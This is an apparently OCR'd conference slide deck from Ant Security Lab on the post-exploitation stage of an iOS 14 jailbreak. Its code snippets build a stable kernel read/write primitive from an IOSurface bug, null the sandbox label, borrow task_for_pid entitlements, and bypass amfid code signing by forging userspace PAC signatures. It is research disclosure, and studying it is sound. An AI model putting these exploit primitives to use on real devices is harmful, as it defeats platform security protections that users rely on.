void IOSurfaceRootUserClient::get_ycbcrmatrix(uint32_t surf_id, uint32_t *outInt)
{
    if ( surf_id && surf_id < surfaceClientCount )
    {
        surfaceClient = this->IOSurfaceRootUserClient.surfaceClientArray[surf_id];
        if ( surfaceClient )
        {
            IOSurfaceClient::getYCbCrMatrix(surfaceClient, outInt);
            {
                // sub method
                *outInt = IOSurface::getYCbCrMatrix(this->IOSurfaceClient.surface);
                {
                    // sub method
                    return (uint32_t)this->IOSurface.field_b4;
                }
```

- If we control ptr surface, we get an 4-byte read
- read address: IOSurfaceClient.surface + 0xb4
- call chain: does not touch any other class field, no side effect
- I think write_20 (16-byte data + 4-byte 0) is ok

shared memory with kernel

- If it's possible, I choose shared memory to modify kernel data. Convenient!



stable kernel r/w primitive

- convert read_20/write_20 to stable kernel r/w
- use it as the alternative of tfp0
- share the kernel r/w with other process, libkrw by Siguza [link]

```
static void build_stable_kmem_api()
{
    static kptr_t pipe_base;
    kptr_t p_fd = kapi_read_kptr(g_exp.self_proc + OFFSET(proc, p_fd));
    kptr_t fd_ofiles = kapi_read_kptr(p_fd + OFFSET(filedesc, fd_ofiles));
    kptr_t rpipe_fp = kapi_read_kptr(fd_ofiles + sizeof(kptr_t) * pipefds[0]);
    kptr_t fp_glob = kapi_read_kptr(rpipe_fp + OFFSET(fileproc, fp_glob));
    kptr_t rpipe = kapi_read_kptr(fp_glob + OFFSET(fileglob, fg_data));
    pipe_base = kapi_read_kptr(rpipe + OFFSET(pipe, buffer));

    // XXX dirty hack, but I'm lucky :)
    uint8_t bytes[20];
    read_20(IOSurfaceRoot_uc + OFFSET(IOSurfaceRootUserClient, surfaceClients) - 4, bytes);
    *(kptr_t *)(bytes + 4) = pipe_base;
    write_20(IOSurfaceRoot_uc + OFFSET(IOSurfaceRootUserClient, surfaceClients) - 4, bytes);
```

```
stage0_read32 = ^uint32_t (kptr_t addr) {
    struct fake_client *p = (void *)pipe_buffer;
    p->uc_obj = pipe_base + 16;
    p->surf_obj = addr - 0xb4;
    write_pipe();
    uint32_t v = iosurface_s_get_ycbcrmatrix();
    read_pipe();
    return v;
};

stage0_write64 = ^void (kptr_t addr, uint64_t v) {
    struct fake_client *p = (void *)pipe_buffer;
    p->uc_obj = pipe_base + 0x10;
    p->surf_obj = pipe_base;
    p->shared_RW = addr;
    write_pipe();
    iosurface_s_set_indexed_timestamp(v);
    read_pipe();
};
```

post-exploit


- Let’s do the “jailbreak” thing
- my goal - execute unauthorized code (binary)
- Just porting FreeTheSandbox, by ZecOps [link], to cicuta_virosa
- Solve the troubles I met in the porting progress

disable sandbox

- Just nullify the sandbox slot
- fork()/execve(), posix_spawn()


- a “flaw” in data PAC
- nullptr is not signed or checked
- ~~It is safe to null any data pointer~~ (in most cases)
- For performance considerations - memset(kobject, 0) & .bss

```
struct label * SIGNED_PTR("ucred.cr_label") cr_label; /* MAC label */
struct label {
    int     l_flags;
    union {
        void    * XNU_PTRAUTH_SIGNED_PTR("label.l_ptr") l_ptr;
        long     l_long;
    }       l_perpolicy[MAC_MAX_SLOTS];
    // l_perpolicy[0] <- AMFI slot
    // l_perpolicy[1] <- sandbox slot
};
```




TrustCache? CoreTrust?

- CoreTrust's purpose is to thwart the common technique of "fake-signing" (known to jailbreakers as "ldid -S" or "jtool --sign"), which is often used to deploy arbitrary binaries to a jailbroken device. - iOS internals
- Sign stuff with a cert (it could be any kind of cert, free, paid, expired or revoked, as long as it comes from Apple it's good) - Jake James's paper
- For real jailbreak tools, it's better to bypass CoreTrust, or you need to sign the binaries immediately after you installed a package
- We need kernel PAC bypass to do the kcall things, or PPL bypass



amfid bypass

- task port + task_set_exception_ports
- Let's write a debugger for amfid!




entitlements hack

- task_for_pid needs entitlement "task_for_pid-allow”
- FreeTheSandbox borrows p_ucred from other process, then we have the same entitlements with that process.
- /usr/sbin/spindump has that entitlement

```
$ jtool2 --ent usr/sbin/spindump
<plist version="1.0">
<dict>
    <key>task_for_pid-allow</key>
    <true/>
    <key>com.apple.system-task-ports</key>
    <true/>
</dict>
</plist>
```

data PAC everywhere?

- But, almost everything is protected by PAC!
- Let’s lock at the low-level data structure
- Entitlements are stored in OSDictionary. dictEntry is not PAC’d!



build entitlements library

- Entitlements of MAC label is stored in OSDictionary
- Properties attached to IOSurface is stored in OSDictionary too
- So, we can put all the entitlements we need into the IOSurface values in advance

```
void build_essential_entitlements(void)
{
    CFStringRef key = CFSTR("essential-entitlements");
    CFStringRef ent_keys[] = {
        CFSTR("task_for_pid-allow"),
        CFSTR("com.apple.system-task-ports"),
        CFSTR("com.apple.private.security.container-manager"),
        CFSTR("com.apple.private.security.storage.AppBundles"),
    };

    IOSurface_set_value(args, sizeof(*args) + len);
```

```
void enable_tfp_ents(kptr_t proc)
{
    const char *special_ents[] = {
        "task_for_pid-allow",
        "com.apple.system-task-ports",
    };
    proc_append_ents(proc, special_ents, arrayn(special_ents));
}
```

- IOSurface is really a treasure!

amfid bypass, the last trouble

- We got task port of process amfid
  - task_set_exception_ports - install an exception handler (I'm a debugger)
  - vm_write - check and modify amfid's memory
  - thread_set_state - control amfid's registers
- Steps to bypass amfid
  - Redirect MISValidateSignatureAndCopyInfo to invalid address
  - Catch the exception
  - Calculate the right CDHash to satisfy AMFI check
  - thread_state_t.__opaque_pc = pacia < return address >, resume amfid
- iOS 13 - OK, iOS 14 - fail!

userspace PAC magic

- operations behind thread_set_state

```
machine_thread_state_convert_from_user(thread_t thread, thread_state_t ...)
{
    if (ts64->pc) {
        ts64->pc = (uintptr_t)pmap_auth_user_ptr((void*)ts64->pc,
            ptrauth_key_process_independent_code, ptrauth_string_discriminator("pc"),
            thread->machine.jop_pid);
    }
```


- thread_set_state will use target thread's jop_pid to decode the pc we specified
- PAC IA key: jop_pid
- amfid uses a different IA key - userspace PAC hardening
- So amfid got an invalid pc (signed by our own IA key), then it crushes again
- We must sign the pc register with amfid's IA key

userspace PAC hack (1)

- operations behind thread_get_state

```
machine_thread_state_convert_to_user(thread_t thread, thread_state_t ...)
{
    if (ts64->pc) {
        ts64->pc = (uintptr_t)pmap_sign_user_ptr((void*)ts64->pc,
            ptrauth_key_process_independent_code, ptrauth_string_discriminator("pc"),
            thread->machine.jop_pid);
    }
```

- So,
  - thread_set_state - auth pc register
  - thread_get_state - sign pc register




- If we steal amfid's IA key... 💡
- With kernel r/w, we know what amfid's IA key (machine.jop_pid) is. Let's use some tricks to calc a correct (amfid) signed pc.

userspace PAC hack (1)

- Sacrifice a dummy thread. No side effect if we suspend it.

```
// target_pc is the correct return address
void *pc = (void *)((uintptr_t)target_pc & ~0xffffff8000000000);
pc = ptrauth_sign_unauthenticated(pc, ptrauth_key_asia, ptrauth_string_discriminator("pc"));
state.__opaque_pc = pc;
thread_set_state(thread, ARM_THREAD_STATE64, (thread_state_t)&state, ARM_THREAD_STATE64_COUNT);

// steal amfid's ia key
thread_copy_jop_pid(thread, amfid_thread);
count = ARM_THREAD_STATE64_COUNT;
thread_get_state(thread, ARM_THREAD_STATE64, (thread_state_t)&state, &count);

// get correct pc signed with amfid's ia key
signed_pc = state.__opaque_pc;
```



userspace PAC hack (2)

- I found a mig call by accident - thread_convert_thread_state
- A perfect “bypass”
- No kernel r/w required, if you can get target’s thread port

```
thread_convert_thread_state(thread, direction, in_state, out_state)
{
    if (direction == THREAD_CONVERT_THREAD_STATE_FROM_SELF) {
        to_thread = thread;
        from_thread = current_thread();
    } else {
        to_thread = current_thread();
        from_thread = thread;
    }

    /* Authenticate and convert thread state to kernel representation */
    kr = machine_thread_state_convert_from_user(from_thread, flavor,
        in_state, state_count);

    /* Convert thread state to target thread user representation */
    kr = machine_thread_state_convert_to_user(to_thread, flavor,
        in_state, &state_count);
```

userspace PAC hack (2)

- This “bypass” is simple.

```
// target_pc is where we want put the pc on
void *pc = (void *)((uintptr_t)target_pc & ~0xffffff8000000000);
pc = ptrauth_sign_unauthenticated(pc, ptrauth_key_asia, ptrauth_string_discriminator("pc"));
state.__opaque_pc = pc;
arm_thread_state64_t amfid_state;
count = ARM_THREAD_STATE64_COUNT;
err = thread_convert_thread_state(amfid_thread, THREAD_CONVERT_THREAD_STATE_FROM_SELF,
    ARM_THREAD_STATE64,
        (thread_state_t)&state, ARM_THREAD_STATE64_COUNT,
        (thread_state_t)&amfid_state, &count);

// get correct pc signed with amfid's ia key
signed_pc = amfid_state.__opaque_pc;
```

- This API is useless, except that you debug a process that doesn’t belong to you

> 3. `posix_spawnattr_set_ptrauth_task_port_np()` allows explicit "inheriting" of A keys during `posix_spawn()`, using a supplied mach task port. This API is intended to support debugging tools that may need to auth or sign pointers using the target process's keys.


amfid bypass, done

- Steps to bypass amfid
  - Redirect MISValidateSignatureAndCopyInfo to invalid address
  - Catch the exception
  - Calculate the right CDHash to satisfy AMFI check
  - thread_state_t.__opaque_pc = pacia(amfid) < return address >, resume amfid
- iOS 14 - OK!

```
[+] amfid request: /private/var/containers/
Bundle/jb_resources/bin/pwd
/private/var/containers/Bundle/jb_resources
[+] runCommandv(387) completed with exit
status 0
```

Enjoy it :)

Put them all together



source code: https://github.com/pattern-f/TQ-pre-jailbreak

Summary

- Maybe iOS 14 is the most secure iOS ever
  - kheap isolation - kill vulnerabilities
  - data PAC - kill exploit primitives
- Jailbreak is unstoppable, but high-quality bugs are required
- I learned everything from the community. cicuta_virosa gives me the opportunity to contribute to iOS hack community.
- TQ-pre-jailbreak is fully open source now. Hope this is helpful to researchers.

Thanks~

Find the code on https://github.com/pattern-f
email: pattern_f[at]163.com

蚂蚁集团 ANT GROUP | 蚂蚁安全实验室 ANT SECURITY LAB